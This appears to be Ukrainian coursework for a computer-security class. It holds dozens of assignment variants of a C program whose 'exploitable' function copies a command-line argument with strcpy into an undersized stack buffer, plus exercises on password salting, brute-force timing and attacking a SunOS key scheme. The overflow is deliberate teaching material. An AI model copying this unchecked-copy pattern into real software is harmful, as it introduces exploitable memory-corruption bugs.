(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(ccc, string3, argv[1]);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 5.21.

```
#include <string.h>
(3)  void exploitable(char string2[15], char *somestring, int dd)  {
(4)  float fff;
(5)  char string1[13];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=5.67890123;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(string3, argv[1], ccc);
(19) printf("...and more stuff may be there...\n");
                                      }
...
```

Індивідуальний варіант завдання № 5.22.

```
#include <string.h>
(3)  void exploitable(char *somestring, char string2[15], int dd)  {
(4)  float fff;
(5)  char string1[9];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=5.67890123;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(argv[1], string3, ccc);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 5.23.

```
#include <string.h>
(3)  void exploitable(int dd, char *somestring, char string2[15])  {
(4)  float fff;
(5)  char string1[13];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=5.67890123;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(ccc, argv[1], string3);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 5.24.

```
#include <string.h>
(3)  void exploitable(char string2[15], int dd, char *somestring )  {
(4)  float fff;
(5)  char string1[9];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=5.67890123;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                         }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(string3, ccc, argv[1]);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 5.25.

```
#include <string.h>
(3)  void exploitable(char *somestring, int dd, char string2[15])  {
(4)  float fff;
(5)  char string1[15];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=5.67890123;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(argv[1], ccc, string3);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 5.26.

```
#include <string.h>
(3)  void exploitable(int dd, char string2[15], char *somestring)  {
(4)  float fff;
(5)  char string1[10];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=5.67890123;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(ccc, string3, argv[1]);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 5.27.

```
#include <string.h>
(3)  void exploitable(char string2[15], char *somestring, int dd)  {
(4)  float fff;
(5)  char string1[15];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=5.67890123;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(string3, argv[1], ccc);
(19) printf("...and more stuff may be there...\n");
                                      }
...
```

Індивідуальний варіант завдання № 5.28.

```
#include <string.h>
(3)  void exploitable(char *somestring, char string2[15], int dd)  {
(4)  float fff;
(5)  char string1[10];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=5.67890123;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(argv[1], string3, ccc);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 5.29.

```
#include <string.h>
(3)  void exploitable(int dd, char *somestring, char string2[15])  {
(4)  float fff;
(5)  char string1[15];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=5.67890123;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(ccc, argv[1], string3);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 5.30.

```
#include <string.h>
(3)  void exploitable(char string2[15], int dd, char *somestring )  {
(4)  float fff;
(5)  char string1[10];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=5.67890123;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                     }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(string3, ccc, argv[1]);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 6.1.

```
#include <string.h>
(3)  void exploitable(char *somestring, int dd, char string2[15])  {
(4)  float fff;
(5)  char string1[7];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=6.62607015;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(argv[1], ccc, string3);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 6.2.

```
#include <string.h>
(3)  void exploitable(int dd, char string2[15], char *somestring)  {
(4)  float fff;
(5)  char string1[12];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=6.62607015;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(ccc, string3, argv[1]);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 6.3.

```
#include <string.h>
(3)  void exploitable(char string2[15], char *somestring, int dd)  {
(4)  float fff;
(5)  char string1[7];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=6.62607015;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(string3, argv[1], ccc);
(19) printf("...and more stuff may be there...\n");
                                      }
...
```

Індивідуальний варіант завдання № 6.4.

```
#include <string.h>
(3)  void exploitable(char *somestring, char string2[15], int dd)  {
(4)  float fff;
(5)  char string1[12];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=6.62607015;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(argv[1], string3, ccc);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 6.5.

```
#include <string.h>
(3)  void exploitable(int dd, char *somestring, char string2[15])  {
(4)  float fff;
(5)  char string1[7];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=6.62607015;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(ccc, argv[1], string3);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 6.6.

```
#include <string.h>
(3)  void exploitable(char string2[15], int dd, char *somestring )  {
(4)  float fff;
(5)  char string1[12];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=6.62607015;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                         }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(string3, ccc, argv[1]);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 6.7.

```
#include <string.h>
(3)  void exploitable(char *somestring, int dd, char string2[15])  {
(4)  float fff;
(5)  char string1[17];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=6.62607015;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(argv[1], ccc, string3);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 6.8.

```
#include <string.h>
(3)  void exploitable(int dd, char string2[15], char *somestring)  {
(4)  float fff;
(5)  char string1[8];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=6.62607015;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(ccc, string3, argv[1]);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 6.9.

```
#include <string.h>
(3)  void exploitable(char string2[15], char *somestring, int dd)  {
(4)  float fff;
(5)  char string1[17];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=6.62607015;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(string3, argv[1], ccc);
(19) printf("...and more stuff may be there...\n");
                                      }
...
```

Індивідуальний варіант завдання № 6.10.

```
#include <string.h>
(3)  void exploitable(char *somestring, char string2[15], int dd)  {
(4)  float fff;
(5)  char string1[8];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=6.62607015;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(argv[1], string3, ccc);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 6.11.

```
#include <string.h>
(3)  void exploitable(int dd, char *somestring, char string2[15])  {
(4)  float fff;
(5)  char string1[17];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=6.62607015;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(ccc, argv[1], string3);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 6.12.

```
#include <string.h>
(3)  void exploitable(char string2[15], int dd, char *somestring )  {
(4)  float fff;
(5)  char string1[8];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=6.62607015;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                         }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(string3, ccc, argv[1]);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 6.13.

```
#include <string.h>
(3)  void exploitable(char *somestring, int dd, char string2[15])  {
(4)  float fff;
(5)  char string1[11];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=6.62607015;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(argv[1], ccc, string3);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 6.14.

```
#include <string.h>
(3)  void exploitable(int dd, char string2[15], char *somestring)  {
(4)  float fff;
(5)  char string1[16];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=6.62607015;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(ccc, string3, argv[1]);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 6.15.

```
#include <string.h>
(3)  void exploitable(char string2[15], char *somestring, int dd)  {
(4)  float fff;
(5)  char string1[11];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=6.62607015;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(string3, argv[1], ccc);
(19) printf("...and more stuff may be there...\n");
                                      }
...
```

Індивідуальний варіант завдання № 6.16.

```
#include <string.h>
(3)  void exploitable(char *somestring, char string2[15], int dd)  {
(4)  float fff;
(5)  char string1[16];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=6.62607015;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(argv[1], string3, ccc);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 6.17.

```
#include <string.h>
(3)  void exploitable(int dd, char *somestring, char string2[15])  {
(4)  float fff;
(5)  char string1[11];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=6.62607015;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(ccc, argv[1], string3);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 6.18.

```
#include <string.h>
(3)  void exploitable(char string2[15], int dd, char *somestring )  {
(4)  float fff;
(5)  char string1[16];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=6.62607015;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                     }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(string3, ccc, argv[1]);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 6.19.

```
#include <string.h>
(3)  void exploitable(char *somestring, int dd, char string2[15])  {
(4)  float fff;
(5)  char string1[13];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=6.62607015;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(argv[1], ccc, string3);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 6.20.

```
#include <string.h>
(3)  void exploitable(int dd, char string2[15], char *somestring)  {
(4)  float fff;
(5)  char string1[9];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=6.62607015;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(ccc, string3, argv[1]);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 6.21.

```
#include <string.h>
(3)  void exploitable(char string2[15], char *somestring, int dd)  {
(4)  float fff;
(5)  char string1[13];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=6.62607015;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(string3, argv[1], ccc);
(19) printf("...and more stuff may be there...\n");
                                      }
...
```

Індивідуальний варіант завдання № 6.22.

```
#include <string.h>
(3)  void exploitable(char *somestring, char string2[15], int dd)  {
(4)  float fff;
(5)  char string1[9];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=6.62607015;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(argv[1], string3, ccc);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 6.23.

```
#include <string.h>
(3)  void exploitable(int dd, char *somestring, char string2[15])  {
(4)  float fff;
(5)  char string1[13];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=6.62607015;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(ccc, argv[1], string3);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 6.24.

```
#include <string.h>
(3)  void exploitable(char string2[15], int dd, char *somestring )  {
(4)  float fff;
(5)  char string1[9];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=6.62607015;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                         }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(string3, ccc, argv[1]);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 6.25.

```
#include <string.h>
(3)  void exploitable(char *somestring, int dd, char string2[15])  {
(4)  float fff;
(5)  char string1[15];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=6.62607015;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(argv[1], ccc, string3);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 6.26.

```
#include <string.h>
(3)  void exploitable(int dd, char string2[15], char *somestring)  {
(4)  float fff;
(5)  char string1[10];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=6.62607015;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(ccc, string3, argv[1]);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 6.27.

```
#include <string.h>
(3)  void exploitable(char string2[15], char *somestring, int dd)  {
(4)  float fff;
(5)  char string1[15];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=6.62607015;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(string3, argv[1], ccc);
(19) printf("...and more stuff may be there...\n");
                                      }
...
```

Індивідуальний варіант завдання № 6.28.

```
#include <string.h>
(3)  void exploitable(char *somestring, char string2[15], int dd)  {
(4)  float fff;
(5)  char string1[10];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=6.62607015;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(argv[1], string3, ccc);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 6.29.

```
#include <string.h>
(3)  void exploitable(int dd, char *somestring, char string2[15])  {
(4)  float fff;
(5)  char string1[15];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=6.62607015;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(ccc, argv[1], string3);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 6.30.

```
#include <string.h>
(3)  void exploitable(char string2[15], int dd, char *somestring )  {
(4)  float fff;
(5)  char string1[10];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=6.62607015;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                         }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(string3, ccc, argv[1]);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Література:

1. Andrew S. Tanenbaum, Herbert Bos. Modern Operating Systems, 4th edition. — Prentice Hall PTR Inc., 2015. — ISBN: 978-1292061429

2. Kurose J..F., Ross K.W. Computer networking. A top-down approach / Seventh edition. – Pearson. – 2017. – 856 p. - ISBN 978-0-13-359414-0

3. Andrew Tanenbaum, David Wetherall. Computer Networks, 5th edition. — Pearson, Prentice Hall Inc., 2011. - ISBN-10: 0132126958, ISBN-13: 978-0132126953

Додаток

Завдання для практичних занять:

1.1 Трьома компонентами безпеки є конфіденційність, цілісність та доступність. Дайте опис застосунку, що має властивості цілісності та доступності, але не конфіденційності; застосунку, який вимагає конфіденційності та цілісності, але не вимагає високого ступеню доступності; та застосунку, який потребує конфіденційності, цілісності і доступності.

1.2 Знайдіть в Інтернеті опис якогось цікавого випадку, що стосується конфіденційності, та напишіть невеликий звіт на цю тему.

Політика паролів:

2.1 Нічого не відображати на екрані під час введення пароля безпечніше, аніж відображати зірочку при введенні кожного символу, оскільки при другому варіанті дехто, хто стоїть поруч, може підглянути довжину пароля. Якщо припустити, що пароль складається тільки з літер у верхньому та нижньому регістрі та цифр і повинен містити мінімум п'ять і максимум вісім символів, наскільки безпечніше взагалі нічого не відображати на екрані?

2.2 Припустимо, що зломщик має доступ до файлу паролів. Наскільки більше часу знадобиться зломщику на злам усіх паролів у системі, що використовує схему захисту Морріса - Томпсона з n-розрядними випадковими числами (сіллю), у порівнянні зі зломом паролів у системі, яка не використовує цю схему?

2.3 У деяких системах UNIX для шифрування паролів використовується алгоритм DES. Ці системи зазвичай для отримання зашифрованого пароля застосовують DES до строки 25 разів. Завантажте реалізацію DES з Інтернету та напишіть програму, що шифрує пароль та перевіряє допустимість пароля для такої системи. Створіть список із десяти зашифрованих паролів, використовуючи схему захисту Морріса - Томпсона. Використовуйте 16-розрядну сіль.

2.4 Припустимо, що в якості пароля з алфавіту, що має 26 літер, обирається комбінація з 4 символів. Припустимо також, що зловмисник має можливість перевіряти паролі по одному за секунду.
а) Якщо зловмисник не в змозі дізнатися, наскільки вдала його чергова спроба, допоки чергова перевірка не завершиться, то скільки часу буде потрібно, щоб знайти вірний пароль.
б) Якщо зловмисник в змозі зразу дізнатися, що черговий пароль не підходить, то скільки потрібно часу в такому разі, щоб знайти вірний пароль.

2.5 Генератор зручних для вимови паролей створює шестисимвольні паролі, складаючи разом два згенерованих випадковим чином сегменти. Кожний сегмент має вигляд CVC (приголосна, голосна, приголосна), де V=<a,e,i,o,u>та C=V` (доповнення множини).
а) Скільки всього паролів може бути згенеровано таким чином?
б) Яка ймовірність випадкового вгадування такого паролю?

2.6 Припустимо, що в паролі можна використовувати лише 95 смволів ASCII з абетки і цифр та що всі паролі мають довжину 10 символів. Припустиимо також, що програма перебору паролів може виконувати 6,4 мільйони операцій шифрування у секунду. Скільки часу знадобиться для перебору всіх можливих паролів у системі UNIX?

2.7 Грунтуючись на знанні слабких місць системи паролей UNIX, в документації SunOS-4.0 рекомендовано видалити файл паролей та замінити його загальнодоступним файлом

/etc/publickey. Кожний запис в цьому файлі для користувача *A* має містити ідентифікатор користувача ID_A, відкритий ключ цього користувача KU_Aта відповідний таємний ключKR_A. Таємний ключ шифрується алгоритмом DES з ключем, що походит з пароля P_A, який користувач вводить при вході в систему. Коли користувач *A* реєструється в системі, система дешифрує $E_{PA}[KR_A]$, щоб отриматиKR_A.
а) Потім система перевіряє, що введено вірний пароль P_A. Як це відбувається?
б) Яким чином можливо атакувати таку систему?

